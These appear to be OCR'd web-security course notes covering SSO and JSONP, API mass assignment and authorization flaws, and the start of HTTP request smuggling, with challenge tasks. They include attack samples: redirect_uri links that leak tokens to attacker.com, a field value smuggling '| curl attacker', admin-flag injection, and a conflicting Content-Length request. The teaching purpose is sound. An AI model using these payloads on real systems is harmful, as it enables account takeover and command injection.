- Open the challenge and try to solve it
  - Try to manipulate the `redirect_uri` parameter
  - Try to find a open redirect vulnerability to bypass `redirect_uri` restriction
  - DO NOT look at the solution

Single Sign On

- What Is It?
- JSONP Call
- Case Number 1
- Case Number 2
- Vulnerabilities
- Tasks

What Is It?

Single Sign-On is an authentication scheme that

- Allows a user to log in with a single ID to any of several related, yet independent, software systems
- Allows a user to log in once and access services without re-entering authentication factors


There are several implementations for SSO, all models use a Token to transfer the authentication:

- Redirect implementation
- CORS implementation
- JSONP implementation
- oAuth implementation
- SAML implementation

SSO

JSONP Call

Before continue to SSO, let's cover JSONP method. What is JSONP? loading a remote JavaScript object by `script` tag. SOP does not affect script tag so there is no need to configure CORS:




You cannot get page’s content by the XmlHttpRequest but JSONP you do:

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Test</title>
</head>
<body>
<script type="text/javascript">

var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function() {
  if (this.readyState == 4 && this.status == 200) {
    alert(this.responseText);
  }
};
xhttp.open("GET", "https://www.w3schools.com/js/demo_jsonp.php", true);
xhttp.send();

</script>
</body>
</html>
```

JSONP call:

```
<!DOCTYPE html>
<html>
<body>

<h2>Request JSON using the script tag</h2>
<p>The PHP file returns a call to a function that will handle the JSON data.</p>
<p id="demo"></p>

<script>
function myFunc(myObj) {
  document.getElementById("demo").innerHTML = myObj.name;
}
</script>

<script src="https://www.w3schools.com/js/demo_jsonp.php"></script>

</body>
</html>
```



Case Number 1

In the case number 1, we have two websites which are exactly the same and want to make users authenticate in both. Let's make an example, the following domains belong to a company:

```
voorivex.com   # 54.37.175.117
yasho.com      # 54.37.175.117
```

A user logs in into `voorivex.com` and obtains authentication Cookie. Are they authenticated while visiting `yasho.com`? no they do not, why?

Let's make a real world example, `https://tech.cafebazaar.ir` is a mirror domain for `https://virgool.io/cafebazaar`, if a user logs in into `virgool.io`, they won't be authenticated in CafeBazaar's weblog. In the browser's side:

```
https://virgool.io/cafebazaar # has authneticated Cookie or Token
https://tech.cafebazaar.ir # has nothing
```

The users should perform login process again, there are two solutions here


- Entering the credentials again (not recommended due to UX)
- Transferring authentication from a domain to another

A common scenario for a user is (we call `https://tech.cafebazaar.ir` and `https://virgool.io` the **website** and **provider** respectively) transferring the authentication by a token:

- The user visits the website
- The user click on login button
- The user is redirected to the provider
- The user logs in into the the provider (if they has already logged-in, this step is skipped)
- The user is redirected back to the website by **a token** (how redirect URL is handled here?)
    - The token should be one-time-use
    - The token should be unique for each user
    - The token should not be predictable
- The website takes token and verify it by provider's API
- If the token is correct, the user is authenticated in the website
- The website issues an authentication **Token** or **Cookie** (depends on the architecture)

Case Number 2

In the case number 2, we have more than three websites which are totally different but belong to a company (this is a real case)



1. Login in `site.com`
    a. User wants to login in `site.com`, they click on login button
    b. The user will be got `301` status code, they will be redirected to `sso.site.com`
2. Login in `sso.site.com`
    a. If the user has already logged-in, they will continue the flow, if they hasn't:
        i. The user sends their credentials to the SSO, if the credentials are valid, they will be given a token and authentication Cookie
        ii. `cID` is an authentication Cookie for `sso.site.com`
    b. The user will be redirected to the `site.com`, the URL can be fixed, or could have been given in phase 1 by a parameter such as `redirect_url`
    c. Token will be used to authenticate user to the `site.com`
3. Continue to login in `site.com`
    a. The user sends token to the `site.com`

b. The `site.com` calls the web-service of `sso.site.com` to verify the token

c. If the token is valid, the authentication Cookie will be issued

d. `sID` is authentication Cookie for `site.com`

4. Login in `x.site.com`

a. The user opens the website

b. They will send an HTTP request to `sso.site.com` while they are in the website, the request could be XHR or JSONP

i. If the request is XHR, the `sso.site.com` should have implemented CORS

ii. If the request is JSONP, no further implementation is required (there won't be SOP)

c. If the request has authentication Cookie (`cID`), a token will be back in the response


d. The user sends the token to the `x.site.com` (XHR call)

e. The `x.site.com` calls the web-service of `sso.site.com` to verify the token

f. If the token is valid, the authentication Cookie will be issued

g. `xID` is authentication Cookie for `x.site.com`

Following the flow above, the user has only logged-in one time by their credentials, they will be logged-in into other websites.



Vulnerabilities

To discover vulnerability in a SSO, the exact flow should be determined, then security misconfigurations and flaws will appear. Let's make some example of the flow mentioned earlier.

- In the phase 1, when user is redirected to the `sso.site.com`, they might bring a parameter such as `redirect_uri`, if the parameter is not safe, the site will be vulnerable to one click account take over. What will happen if an authenticated user clicks on the following link? their token will be stolen:

```
https://sso.site.com/auth/issue_token?redirect_uri=https://attacker.com/log
```

- In the phase 1, if `redirect_uri` is limited to `*.site.com`, an open redirect will be a killer. What will happen if an authenticated user clicks on the following link? their token will be stolen:

```
https://sso.site.com/auth/issue_token?redirect_uri=https://sub.site.com/logout?r=http
s://attacker.com/log
# curl -I https://sub.site.com/logout?r=https://attacker.com/log -> 301, location: htt
ps://attacker.com/log
```

- In the phase 4, if the SSO works by XHR request, the CORS should be configured **safely**. If the checker function is not safe, the SSO will be vulnerable

to account takeover. The attacker will trick user to open the malicious website and steal their token.

- In the phase 4, if the SSO works by XHR request and the CORS is configured safely (`*.site.com`), if any XSS if found on any subdomain, the SSO will be vulnerable to account takeover. The attacker will trick user to open the malicious website (`xss.site.com`) and steal their token.
- In the phase 4, if the SSO works by JSONP and the JavaScript object is accessible any **other cross site**, the SSO will be vulnerable to account takeover. The attacker will trick user to open the malicious website and steal their token.

Tasks

JSONP Practice

- Use the lesson's code to practice with JSONP

Redirect Method Practice

- Follow the following flow carefully and compare to the lesson:
  - Visit https://tech.cafebazaar.ir and click on login (you will be redirected to https://virgool.io)
  - Login into https://virgool.io and get redirected to the https://tech.cafebazaar.ir
  - Figure out how you got redirected back to https://tech.cafebazaar.ir not somewhere else?
  - There is an endpoint which accepts a token and gives authentication data, where is it?

JSONP Challenge

- Open the JSONP challenge and try to solve it, credentials: `user`, `123@!`
- Is there any JavaScript object containing sensitive information?
- Try to write and exploit to grab the information, what is the attack scenario?

- Challenge objective: give me a link to open, steal my API key

SSO Vulnerabilities

- Read the following write-ups carefully, watch the videos and compare with the lesson
  - https://memoryleaks.ir/how-i-could-hack-any-virgool-account
  - https://memoryleaks.ir/vulnerability-discovery-in-sso-authentication-scheme
  - https://www.youtube.com/watch?v=c3Lu832HyuI
- Bonus - Watch SSO series (1, 2 and 3) completely
  - https://www.youtube.com/watch?v=GfBjFibQO9g

OWASP Lessons - Week 7

- API Security
- HTTP Request Smuggling

API

API Security

- API Before Start
- API Mass Assignment
- API MA, Real World Example
- API Vulnerabilities
- API Tasks

Before Start

- HTTP protocol and headers
- Understanding web application architecture
- Basic knowledge of database and models
- Knowing Rest API and Single Page Application (SPA)
- Knowledge of developing a simple web application in NodeJs,

API

Mass Assignment

Mass assignment vulnerability occurs when a user is able to **initialize** or **overwrite** server-side **variables** for which **are not intended** by the application. Let's review on the source code, The user class:

```
public class User {
   private String userid;
   private String password;
   private String email;
   private boolean isAdmin;

   //Getters & Setters
}
```

The code behind to add user:

```
@RequestMapping(value = "addUser", method = RequestMethod.POST)
public String submit(User user) {
   userService.add(user);
   return "success";
}
```

The HTTP request:

```
POST /addUser
...
userid=bobbytables&password=hashedpass&email=bobby@tables.com
```

The vulnerability:

```
POST /addUser
...
userid=bobbytables&password=hashedpass&email=bobby@tables.com&isAdmin=true
```

Let's make another example, the HTML code:

```
<form method="post" action="/signup">
  <p>
    Enter your email address:
    <input type="text" name="user[email]">
  </p>
  <p>
    Select a password:
    <input type="password" name="user[password]">
  </p>

  <input type="submit" value="Sign up">
</form>
```

The Python code behind to signup:

```
def signup
  @user = User.create(params[:user])
  # => User<email: "john@doe.com", password: "qwerty", is_administrator: false>
end
```

Let's change the HTML code to add an extra field:

```
<form method="post" action="/signup">
  <input type="hidden" name="user[is_administrator]" value="true">
  <p>
    Enter your email address:
    <input type="text" name="user[email]">
  </p>
  <p>
    Select a password:
    <input type="password" name="user[password]">
  </p>

  <input type="submit" value="Sign up">
</form>
```

In the backend:

```
def signup
  @user = User.create(params[:user])
  # => User<email: "john@doe.com", password: "qwerty", is_administrator: true>
end
```

The question is, how to realize the field name? I'll make it clear by another example, the HTTP request for add a new video:

```
PUT /api/videos/574
...
{"name": "my_video", "format": "mp4"}
```

An HTTP request to get the user's videos:

```
GET /api/my_videos
...
{
  [
   {"name": "name", "format": "m4a", "params": null},
   {"name": "my_video", "format": "mp4", "params": "-v codec h264"},
   …
  ]
}
```

The attack will be:

```
PUT /api/videos/574
...
{"name": "a", "format": "mp4", "params": "-v codec h264 | curl attacker"}
```

What's the solution here?

```
def signup
  # Explicit assignment:
  @user = User.create(
    email: params[:user][:email],
    password: params[:user][:password]
  )

  # or whitelisting:
  @user = User.create(
    params.require(:user).permit(:email, :password)
  )
end
```

MA, Real World Example

Let’s make a real world example from a private bug bounty event:

```
POST /v1/merchant/shop-account/
...

{
  "ip": [
    "127.0.0.1"
  ],
  "address": "https://icollab.info",
  "name": "last",
  "iban": "IR320570310480001016217001",
  "acceptorCode": "123123123"
}
```

The result:

```
GET /v1/merchant/shop-account/625e95ae0e56254e76fd1079

{
  "data": {
    "_id": "625e95ae0e56254e76fd1079",
    "active": false,
    "autoSettle": false,
    "ip": [
      "127.0.0.1"
    ],
    "wage": 0,
    "status": "PENDING",
```

```
    "address": "https://icollab.info",
    "name": "last",
    "iban": "IR320570310480001016217001",
    "__v": 0
  },
  "success": true,
  "message": ""
}
```

As it’s been see, there are many fields here, the attack will be (POST or PATCH):

```
POST /v1/merchant/shop-account/

{
  "ip": [
    "127.0.0.1"
  ],
  "address": "https://icollab.info",
  "name": "last",
  "iban": "IR320570310480001016217001",
  "acceptorCode": "123123123",
  "active": true
}
```

The result:

```
{
  "success": false,
  "code": 400,
  "message": "Validation error",
  "errors": [
    {
      "type": "forbidden",
      "field": "active",
      "actual": true
    }
  ]
}
```

More info:

Mass Assignment, Rails, and You

Early in 2012, a developer, named Egor Homakov, took advantage of a security hole at Github (a Rails app) to gain commit access to the Rails project. His intent was mostly to

https://code.tutsplus.com/tutorials/mass-assignment-rails-and-you--net-31695

Vulnerabilities

- Mass Assignment
- Broken Object Level Authorization

```
/shops/{shopID}/data.json
{"id": 2} -> {"id": [2]}
{"id": 2} -> {"id": {"id": 2}}
{"id": 2} -> {"id":1, "id": 2}
{"id": 2} -> {"id": "*"}
```

- Broken Function Level Authorization

```
/api/v1/users/me        ->   /api/v1/users/all
/api/v3/login           ->   /api/[FUZZ]/[FUZZ] # /api/mobile/login, /api/hidden_route
GET /api/v1/users/433   ->   POST / PUT / DELETE /api/v1/users/433
```

- Broken User Authentication

```
/api/system/verification-codes/{smsToken}
```

- Security Misconfiguration - different content types

```
Content-Type -> application/xml
```

- Security Misconfiguration - Cookie instead of token

```
(Web) site.com/panel/changePassword -> CSRF Token + Authentication Cookie
(Mobile) site.com/api/v2/changePassword -> Authentication Token

(Attack) Check if Cookie works on site/api/v2/changePassword, there will be CSRF
```

API

Tasks

Otex

Open the challenge try to solve it, it’s easy just follow the lesson


Hera

Open the challenge, try to solve it, it’s a medium challenge


- Need a fuzz list? use command below to generate one

```
curl -s https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web
-Content/raft-small-words.txt | head -n 200 > my.list
```

- Challenge objective: you should create a user with administration role





HTTP Request Smuggling



Before Start

- HTTP protocol and headers
- Knowing reverse proxies
- Understanding web application architecture
- The following book is very helpful






What Is It?

What is HTTP Request Smuggling?
Exploiting inconsistency between front and back-end server. First documented in 2005, but practically introduced in 2019 in Europe BlackHat.

What is the exploit? We can apply a **prefix** to someone else's **request**

A simple case? from James Kettle presentation:

```
POST / HTTP/1.1
Host: example.com
Content-length: 6
Content-length: 5

12345G
```



HTTP Protocol


- HTTP 1.0 → Every HTTP request needs to establish a new TCP connection
- HTTP 1.1 → **Keep-Alive** and **Pipeline** were added

Keep alive: It's an HTTP header `Connection: Keep-Alive`, tells the server do not close the TCP connection after receiving HTTP request

```
curl http://icollab.info/path1 -H "Connection: keep-alive" http://icollab.info/path2 -v
```

Pipeline: The client can send multiple HTTP requests without waiting for the responses. The server follows first-in first-out mechanism

```
